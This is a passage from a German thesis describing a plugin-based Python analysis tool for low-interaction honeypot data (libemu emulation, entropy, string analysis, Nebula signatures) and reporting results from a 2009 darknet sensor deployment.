


Abbildung 5.2: Schema der SQL-Datenbank

5.4 Implementierung der Analyse-Anwendung

Für die Implementierung der Anwendung selbst wurde die Programmiersprache Python[4] ausgewählt. Python ist eine weit verbreitete und einfach zu erlernende Script-Sprache, die es ermöglicht, ohne großen Aufwand vorhandene Komponenten in eigene Programme einzubinden, was diese Sprache sehr Rapid Prototyping geeignet macht. Abbildung 5.3 zeigt ein UML-Diagramm der Analyse-Anwendung mit den enthaltenen Plugins

5.4.1 Konzeptioneller Aufbau der Anwendung

Das Analysewerkzeug, in welches die einzelnen Plugins integriert werden, stellt drei Grundfunktionen zur Verfügung. Zuerst wird die Konfigurationdatei des Systems eingelesen, um das System selbst und die in das System integrierten Komponenten zu initialisieren. Als nächstes wird die Datenbankanbindung des Programms initialisiert. Für die Anbindung an die Datenbank wurde die Python-Bibliothek SQLAlchemy[5] eingesetzt (vgl. auch Copeland (2008)). SQLAlchemy ist ein sogenannter objekt-relationaler Mapper, d.h. Tabellen und Datensätze werden auf Objekte abgebildet und als solche behandelt.
Dies vereinfacht den Umgang mit Daten aus der Datenbank sehr, da es die in Python sehr mächtigen Listen-und Set-Operationen für die Bearbeitung der gespeicherten Datenbestände nutzbar macht. Die Behandlung von Tupeln einer Tabelle als Objekte hat mehrere Vorteile: zum einen erlaubt das Objektmodell die einfache Veränderung von Elementen eines Tupels analog zu der Veränderung von Attributen eines Objektes. Andererseits können Tupel zu Listen zusammengefasst werden, was in Python die Verarbeitung und Auswahl nach für die Analyse relevanten Kriterien sehr vereinfacht.

5.4.2 Plugin-Struktur

Um in das Analysewerkzeug möglichst einfach neue Plugins integrieren zu können, ist eine Grundstruktur nötig, die gemeinsame Aufgaben aus allen Plugins beinhaltet und selbst übernimmt. Hierfür wurde eine Basisklasse entwickelt die diese Funktionen implementiert und von der sich sämtliche Plugins ableiten. Das ermöglicht es, Plugins auf die Funktionen zu beschränkt werden, welche sich unmittelbar mit der Analyse der Daten und der Definition und Erstellung der von den einzelnen Plugins benötigten Datenbanktabellen befassen.
Die integrierten Plugins werden in regelmäßigen Abständen von der Anwendung ausgeführt, um die vom Honeypot empfangenen Angriffe zu bearbeiten. Da die Verarbeitung der Daten zeitnah sein soll, aber eine Verarbeitung der Daten in Echtzeit nicht nötig ist, reicht es aus,

[4] http://www.python.org
[5] http://www.sqlalchemy.org




Abbildung 5.3: UML-Diagramm der Analyse Anwendung

die einzelnen Analyse-Plugins periodisch anzustoßen, um die neu empfangenen Angriffe zu verarbeiten. Dies hat den weiteren Vorteil, dass im Falle einer großen Anzahl gleichzeitig empfangener Verbindungen das System nicht zu hohen Lastspitzen ausgesetzt ist, sondern durch den periodischen Aufruf von den Schwankungen auf der Eingangsseite entkoppelt ist.

5.5 Implementierung der Analyse-Plugins

5.5.1 Basisfunktionen der Plugins

Die Plugins besitzen im Wesentlichen drei Kernfunktionen:

1. Exportieren von Daten aus der Datenbank.
2. Auswahl geeigneter Datensätze und deren Verarbeitung.
3. Re-Import der Datensätze in das Datenbanksystem.

Eine weitere Funktion eines Plugins besteht im Anlegen der benötigten Datenbanktabellen beim ersten Start. Wird beim initialisieren der Plugins keine der benötitgten Datenbanktabellen vom Analysesystem in der Datenbank gefunden, so werden diese automatisch angelegt. Um dies zu ermöglichen, können im betreffenden Plugin Tabellen-Objekte definiert werden, welche dann durch SQLAlchemy automatisch erzeugt werden (vgl. Abb. 5.4).

```
def generateTable(self):
   Table('nebula'  ,self.dbconnection.metadata,
        Column("nebulaindex", Integer, primary_key=True),
        Column('payload',Integer, ForeignKey("payload.index"),
        nullable=False,index=True),
        Column('sigid',Integer),
        Column('version',Integer))
   self.dbconnection.metadata.create_all()
   self.processed_table = self.dbconnection.getTableObject('nebula'
```

Abbildung 5.4: Funktion zur definition einer Datenbanktabelle in einem der implementierten Plugins. Das Table-Objekt wird in der oben dargestellten definition automatisch angelegt und dann durch das Attribut `self.processed_table` referenziert.

Um die für die Untersuchung relevanten Daten aus der Datenbank zu exportieren ist eine Funktion `exportData()` vorhanden. In den jeweiligen Implementierungen dieser Funktion in den einzelnen Plugins wird mit Hilfe von SQLAlchemy eine Auswahl der einzelnen Tupel vorgenommen. Diese Tupel werden dann zur Weiterverarbeitung in Listen umgewandelt, und durch die im Modul implementierten Analysealgorithmen verarbeitet.
Bei der Verarbeitung der Daten werden in die jeweilige Liste die dazugehörigen Analysergebnisse eingefügt, bevor die Summe der bearbeiteten Daten wieder mit Hilfe der Funktion `importData()` in die Datenbank gespeichert wird.

Plugins werden über einen Eintrag in der Konfigurationsdatei in das Analysewerkzeug geladen. Dabei gibt die Reihenfolge der Plugins innerhalb der Konfigurationsdatei die Reihenfolge an, in der die Verschiedenen Plugins abgearbeitet werden.
Das Modulsystem beruht auf dem in Ronacher (2006) beschriebenen Entwurf. Um die einzelnen Module einzubinden wird die Tatsache ausgenutzt, dass Python es ermöglicht, dynamisch neue Module während der Laufzeit des Programms einzubinden. Dazu werden aus der Konfigurationsdatei zuerst die Namen der einzelnen Module gelesen und dann im Arbeitsverzeichnis nach Python-Quellcode Dateien gesucht die diesen Namen tragen. Diese werden nach einer Überprüfung, ob die Typdefinition tatsächlich der eines Plugins entspricht, in das laufende Programm importiert.

5.5.2 libemu

Um libemu in das Analysewerkzeug zu Integrieren, wurden das für die Bibliothek verfügbare Python-Modul verwendet. Zum Zeitpunkt der Implementierung umfassten diese allerdings lediglich die Erkennung von eingeschleustem Schadcode mit Hilfe der GETPC-Heuristiken. Um auch die von *sctest* zur Verfügung gestellten Funktionen nutzen zu können, wurden dieses Werkzeug durch das Python-Plugin als externer Prozess aufgerufen und die Ausgabe(`stdout`) des Programms mit in den untersuchten Datensatz aufgenommen.
Die vom Plugin erstellte Datenbank-Tabelle speichert neben einer Referenz auf die untersuchte Paketnutzlast(`payload`) den von libemu gefundenen Einsprungpunkt(`shellcode_pos`) und die Standardausgabe von sctest(`output`).

5.5.3 Entropie

Das Entropie-Plugin verwendet für die Untersuchung der Daten den in Kapitel 3.2.5 beschriebenen Algorithmus, um für jeden untersuchten Datensatz verschiedene Charakteristika zu bestimmen:

- Die duchschnittliche Entropie des gesamten Datensatzes.
- Die maximale Entropie.
- Die Position der maximalen Entropie innerhalb des Paketes
- Ein Byte-Array welches alle berechneten lokalen Entropiewerte enthält

Diese Daten werden nach ihrere Berechnung in die Datenbank importiert.

Um die Stringketten vorzuhalten, welche vom Sliding-Window Algorithmus verarbeitet werden, benutzt das Plugin zwei Datenstrukturen zur Speicherung der enthaltenen Elemente. Di erste Datenstruktur implementiert einen Ring-Buffer in welchen der Substring, der durch das Sliding-Window abgedeckt ist, gespeichert wird. Die zweite Datenstruktur beinhaltet die Wahrscheinlichkeitsverteilung, die zum Berechnen der Entropie nötig ist. Um die Berechnung dieser so effizient wie möglich zu gestalten, weist die Datenstruktur einige Optimierungen auf, die dazu dienen soll, den Berechnungsaufwand zu minimieren.

5.5.4 String-Analyse

Die im Rahmen der vorliegenden Arbeit implementierte Analyse soll Anzeichen eines Angriffes vor allem durch die Suche nach auffälligen Stringketten erkennen. Von den 127 Zeichen im ASCII-Code sind 95 auf dem Bildschrim darstellbar[6], der Rest des ASCII-Codes besteht aus verschiedenen Sonderzeichen, welche nicht durch ein darstellbares Symbol repräsentiert sind (vgl. Cerf (1969)). Um die Netzwerkpakete zu erkennen, die überwiegend aus Printable-ASCII bestehen, wird im ersten Schritt ein Histogramm über die Auftrittshäufigkeit der vorkommenden Zeichen erstellt und aus diesem der Anteil der druckbaren ASCII-Zeichen bestimmt. Dieses Histogramm ermöglicht es, die Häufigkeit bestimmter Byte-Werte innerhalb des Strings zu bestimmen. Diese Information kann dazu verwendet werden,eine Häufigkeitsverteilung bestimmter Zeichen innerhalb des Paketes zu bestimmen.
Im nächsten Schritt werden aus dem Datenpaket die Substrings extrahiert, welche nur aus druckbaren ASCII-Zeichen bestehen. Diese werden für ein späteres Pattern-Matching und die Suche in den analysierten Datenpaketen verwendet.

Das Modul speichert eine Reihe verschiedene Daten in der Datenbank. Neben den extrahierten Stringketten sind dies das generierte Histogramm der untersuchten Zeichenkette. Die dritte gespeicherte Information ist der Anteil der druckbaren ASCII-Zeichen in Bezug auf die Länge der untersuchten Zeichenkette.

[6] diese Untermenge wird of als „printable ASCII“ bezeichnet




Abbildung 5.5: Schema der von der String-Analyse verwendeten Datenbanktabellen

5.5.5 Nebula

Die Implementierung von Nebula unterscheidet sich deutlich von denen der anderen Plugins. Nebula ist nicht direkt in das Analysewerkzeug integriert, sondern ist über ein Export-Plugin in den verwendeten Honeypot intgetriert. Da Nebula die erzeugten Signaturen als Klartext-Datei im Dateisystem zur Verfügung stellt, muss im Analyse-Plugin ein Parser vorhanden sein, mit dem diese in das Analysewerkzeug gelesen werden. Das Plugin besteht deshalb in erster Linie aus einem Importer für das von Nebula verwendete Signaturformat und einer Funktion die die Prüfung der zu untersuchenden Netzwerkverbindungen vornimmt. Hierfür wurde eine eigenes Modul implementiert, welche die Aufgabe des Importes übernimmt. Dieser Import der Signaturen wird bei jedem Aufruf des Plugins wiederholt, da Nebula laufend neue Signaturen erzeugt oder bereits bekannte durch eine neue Revision ersetzt.
Das Ruleparser Objekt erstellt für jede Signatur eine Instanz des `signature`-Objektes, wobei veraltete Signaturen erkannt und nicht in das Analyseprogramm integriert werden. Das `signature`-Objekt übernimmt die Überprüfung einer Zeichenkette. Dazu wird der zu untersuchende String an die Funktion `testSignature` übergeben, welche dann, abhängig davon wie der entsprechende Vergleich mit der Signatur ausfällt, einen entsprechenden Boolean-Wert zurück gibt.

Für jede untersuchte Paketnutzlast speichert das Plugin jeweils die Identifikations-ID sowie den Revisionsstand der Signatur zum Zeitpunkt der Untersuchung in die Datenbank zurück.

Teil IV

Schluss

6 Diskussion der Ergebnisse

Die bisher vorgestellten Teilkomponenten zusammenführend, soll in diesem Kapitel eine Übersicht über den Testaufbau der Untersuchung und die im Laufe der Arbeit erzielten Resultate gegeben werden.

6.1 Aufbau des Testnetzwerkes

Die für diese Arbeit aufgebaute Testumgebung besteht aus einem einzelnen Honeypot-Sensor, der sich innerhalb eines 2048 Addressen umfassenden Darknets befindet. Diese 2048 Adressen wurden aber nicht vollständig gebunden, sondern nur eine zufällige Auswahl von 207 Adressen wurde in das System integriert. Grund für diese geringe Anzahl war eine Einschränkung des verwendeten Linux-Systems, welches beim Versuch, eine größere Anzahl IP-Addressen an das Netzwerk-Interface zu binden, zu Instabilitäten neigte.
Neben dem Testsystem befindet sich kein weiteres System in diesem Netzbereich, was eine Beeinflussung der Ergebnisse durch ein benachbartes Rechnersystem ausschließt. Ausserdem war das Subnetz über einen längeren Zeitraum unbenutzt. Dies minimiert die Möglichkeit, dass sich ein System aufgrund einer veralteten Konfiguration oder eines alten DNS-Eintrages zufällig mit einer der verwendeten IP-Adressen verbindet.

Auf dem Testsystem wurden mehrere Ports gesperrt. Dies geschah mit der Intention, sehr stark frequentierte Ports aus der Untersuchung zu entfernen.
Diese Sperrungen betreffen vor allem Netzwerkports von Diensten, welche in Microsoft Windows genutzt werden. Diese Dienste werden vornehmlich von weitverbreiteten Bots addressiert, die für diese Arbeit von keiner Relevanz sind, jedoch eine sehr große Anzahl zusätzlicher, zu verarbeitender Verbindungsdaten verursacht hätten.
Ausser diesen Ports wurde auch der von ftp genutzte Port 21 aus der Untersuchung entfernt. Dies geschah, da es zu Beginn der Untersuchung zu einer sehr großen Anzahl von Angriffen auf diesem Port kam, was ebenfalls zu einer Verfälschung der Ergebnisse geführt hätte.

Port	Verwendung
21	FTP
135	Microsoft Remote Procedure Call (RPC) service.
136	PROFILE Naming System
137	NetBIOS Name Service
138	NetBIOS Datagram Service
139	NetBIOS Session Service
445	Microsoft SMB
1433	Microsoft SQL-Server
1434	Microsoft SQL-Monitor

Tabelle 6.1: Liste der am Honeypot gesperrten Ports und der dazugehörigen Anwendungen.

6.2 Ergebnisse

6.2.1 Quantitative Ergebnisse




Abbildung 6.1: Zeitlicher Trend der am Honeypot registrierten Verbindungen

Im Untersuchungszeitraum, welcher sich vom 3. Juni bis zum 21. Oktober 2009 erstreckte, konnten insgesamt 530.005 Verbindungen zum Honeypot-Sensor festgestellt werden. Diese Verbindungen von insgesamt 67.602 verschiedenen Hosts aufgebaut. Der in Abb. 6.1 dargestellte Trend zeigt, dass die Verbindungen nicht gleichförmig über den kompletten Verlauf der Untersuchung auftraten. Während des Versuchszeitraums gab es bei der Anzahl

der täglich registrierten Verbindungen mehrere drastische Ausreißer nach oben, was auf massive Scans hindeutet. Beispielsweise stammen, die für den Spitzenwert Anfang Juli verantwortlichen Verbindung von einem einzigen System. Dies gilt auch für die anderen Peaks in der Grafik. Die Tabelle 6.2 zeigt eine Auflistung der 5 Systeme, welche während des untersuchten Zeitraumes die größte aktivität gezeigt haben. Obwohl diese 5 Systeme allein für fast 40% der registrierten Verbindungen verantwortlich sind, erstreckt sich die Aktivität dieser Systeme über einen Zeitraum von höchstens nur wenigen Tagen oder im Extremfall nur einige wenige Minuten.

Neben der bereits in Kapitel 3 erfolgten detaillierten Auswertung lässt sich in einer Gesamtbetrachtung der Analyse-Verfahren sagen, dass die Plug-Ins zur Untersuchung von Entropie, Prozess-Emulation sowie das auf Nebula basierende Plugin zusammen 54.813 Verbindungen klassifizieren konnten [1]. Dies entspricht einem Anteil von 10.34% an der Gesamtmenge der untersuchten Verbindungen.

Position	Anzahl der Verbindungen	Beginn	Ende
1	97088	2009-07-03 01:15:53+02	2009-07-05 08:03:05+02
2	44543	2009-09-13 13:41:11+02	2009-09-17 07:25:16+02
3	33752	2009-09-15 11:47:29+02	2009-09-15 22:26:55+02
4	17286	2009-08-30 18:00:25+02	2009-08-30 23:03:50+02
5	16173	2009-08-30 20:47:01+02	2009-08-30 20:52:55+02
$\sum$	208842		

Tabelle 6.2: Übersicht über die fünf in der Untersuchung aktivsten Systeme und den jeweiligen Zeitraum ihrer Aktivität.

6.2.2 Qualitative Ergebnisse

Durch die Analyseverfahren konnten verschiedene Angriffe auf Netzwerkanwendungen entdeckt werden, die mit Hilfe bisheriger Analysemethoden nicht erkannt wurden. Insbesondere die Entropie-Analyse und die Prozess-Emulation zeigten hier interessante Ergebnisse und ermöglichten die Erkennung von unbekannten Angriffe das Vorwissen über den werwendeten Schadcode oder die ausgenutzte Schwachstelle nötig war. Dies war so bisher mit anderen Low-Interaction Honeypots nicht möglich.

[1] Die ebenfalls implementierte String-Analyse ist in dieser Aufstellung nicht enthalten, da das Verfahren in Erster Linie der Merkmals-Extraktion dient und deshalb nicht direkt mit den anderen Verfahren vergleichbar ist.

Darüber hinaus gelang es mit Hilfe der Prozess-Emulation Malware-Server zu identifizieren. Malware-Server sind eine wichtige Komponente einiger Botnetze, da über diese eine zentrale Verteilung neuer Versionen einer Schadsoftware erfolgt. Die Identifikation dieser Systeme ermöglicht es einerseits, die jeweils aktuellste Version einer Schadsoftware für eine weitere Analyse zu erhalten, andererseits ist es dadurch möglich, diese Systeme gezielt zu deaktivieren, um die weitere Verbreitung von Schadsoftware zu behindern.

7 Zusammenfassung und Ausblick

In dieser Arbeit wurde eine Honeypot-Analyseplattform vorgestellt, die es ermöglicht, Angriffe auf Low-Interaction Honeypots besser zu analysieren und neue Analysemethoden zu implementieren. Über einen Zeitraum von fast 5 Monaten konnte mit Hilfe dieses Werkzeugs eine große Menge an wertvollen Daten gesammelt und mit Hilfe neu entwickelter Analysemethoden untersucht werden. Die dabei erzielten Ergebnisse haben gezeigt, dass es sich lohnt, neue Verfahren zu entwickeln. So erreichte die Entropie-Analyse beachtliche Ergebnisse im Bereich der Schadcode-Entdeckung. Es konnten beispielsweise selbst Angriffe erkannt werden, deren Analyse mit Hilfe der Prozessemulation allein nicht möglich gewesen wäre. Als Beispiel sei hier der an Port 80 erkannte Angriff in BASE64 Codierung genannt. Diese Ergebnisse rechtfertigen es, diesen Ansatz weiterzuverfolgen. Darüberhinaus sollte auch untersucht werden, inwieweit sich dieses Verfahren für die Klassifizierung anderer Arten von Netzwerkangriffen eignet. Insbesondere sollte die Verwendung für die Erkennung von Angriffen auf webbasierte Anwendungen in Betracht gezogen werden. Auch die anderen, in der Arbeit besprochenen Analyseverfahren haben neue Erkenntnisse über den Ablauf und die Verbreitung von Angriffen erbracht. So konnte mit Hilfe der Prozess-Emulation wertvolle Erkenntnisse über den Ablauf von Angriffen gewonnen werden. Die durch dieses Verfahren mögliche automatische Analyse durch das Schadprogramm getätigter Systemaufrufe ist in dieser Form mit anderen Verfahren nur schwer erreichbar. Mit Hilfe der Signaturgenerierenden Analyse war es möglich, verschiedene Klassen von Angriffen zu unterscheiden und genauer zu analysieren.
Die String-Analyse konnte einen wertvollen Beitrag für die Untersuchung unbekannter Protokolle leisten, da sie die Manuelle Sicherheitsanalyse durch die Vorverarbeitung der empfangenen Angriffe erleichtert.
Daran, dass nur ein Teil der empfangenen Angriffe durch die vier vorgestellten Verfahren Klassifiziert werden konnte, zeigt sich, dass sich hier noch viele Möglichkeiten für die Entwicklung neuer Analysemethoden bietet. Diese können nun mit Hilfe der modularen Struktur der Anwendung deutlich schneller implementiert und evaluiert werden.
Die Entwicklung von Low-Interaction Honeypots hat seit dem Beginn der Untersuchung im Sommer 2009 große Fortschritte gemacht. Vor allem der neue entwickelte Honeypot *Dionaea* [1], welcher mehrere der hier vorgestellten Techniken direkt in seine Architektur integriert und über ein umfangreiches Interface zur Erweiterung verfügt, ist hier zu nennen. Es bietet

[1] http://dionaea.carnivore.it/

sich die Möglichkeit, durch die Integration, dieser neuen Generation von Honeypots in das Analysewerkzeug, neue Erkenntnisse über den Ablauf von Angriffen und das Verhalten von Schadsoftware zu gewinnen.
Da neben den klassischen Rechnersystemen in den letzten Jahren ganz neue Geräteklassen, wie beispielsweise Smartphones oder Internet-Appliances, das Internet nutzen, werden sich neue Fragen der Internet-Sicherheitsforschung stellen. Diese neuen Technologien werden die Art und Weise, wie das Internet genutzt wird verändern. Gleichzeitig werden diese Veränderungen aber auch neue Angriffsszenarien schaffen, die gezielt auf diese veränderte Nutzung des Internets ausgerichtet sind. Diese veränderten Bedingungen schaffen ein komplett neues Betätigungsfeld für die IT-Sicherheitsforschung, auf dem Honeypots eine wichtige Rolle spielen werden.

Teil V

Anhang

Literaturverzeichnis

[Aleph One 1996] ALEPH ONE: Smashing The Stack For Fun And Profit. In: *Phrack* 7 (1996), November, Nr. 49. – URL http://phrack.com/issues.html?issue=49&id=14#article

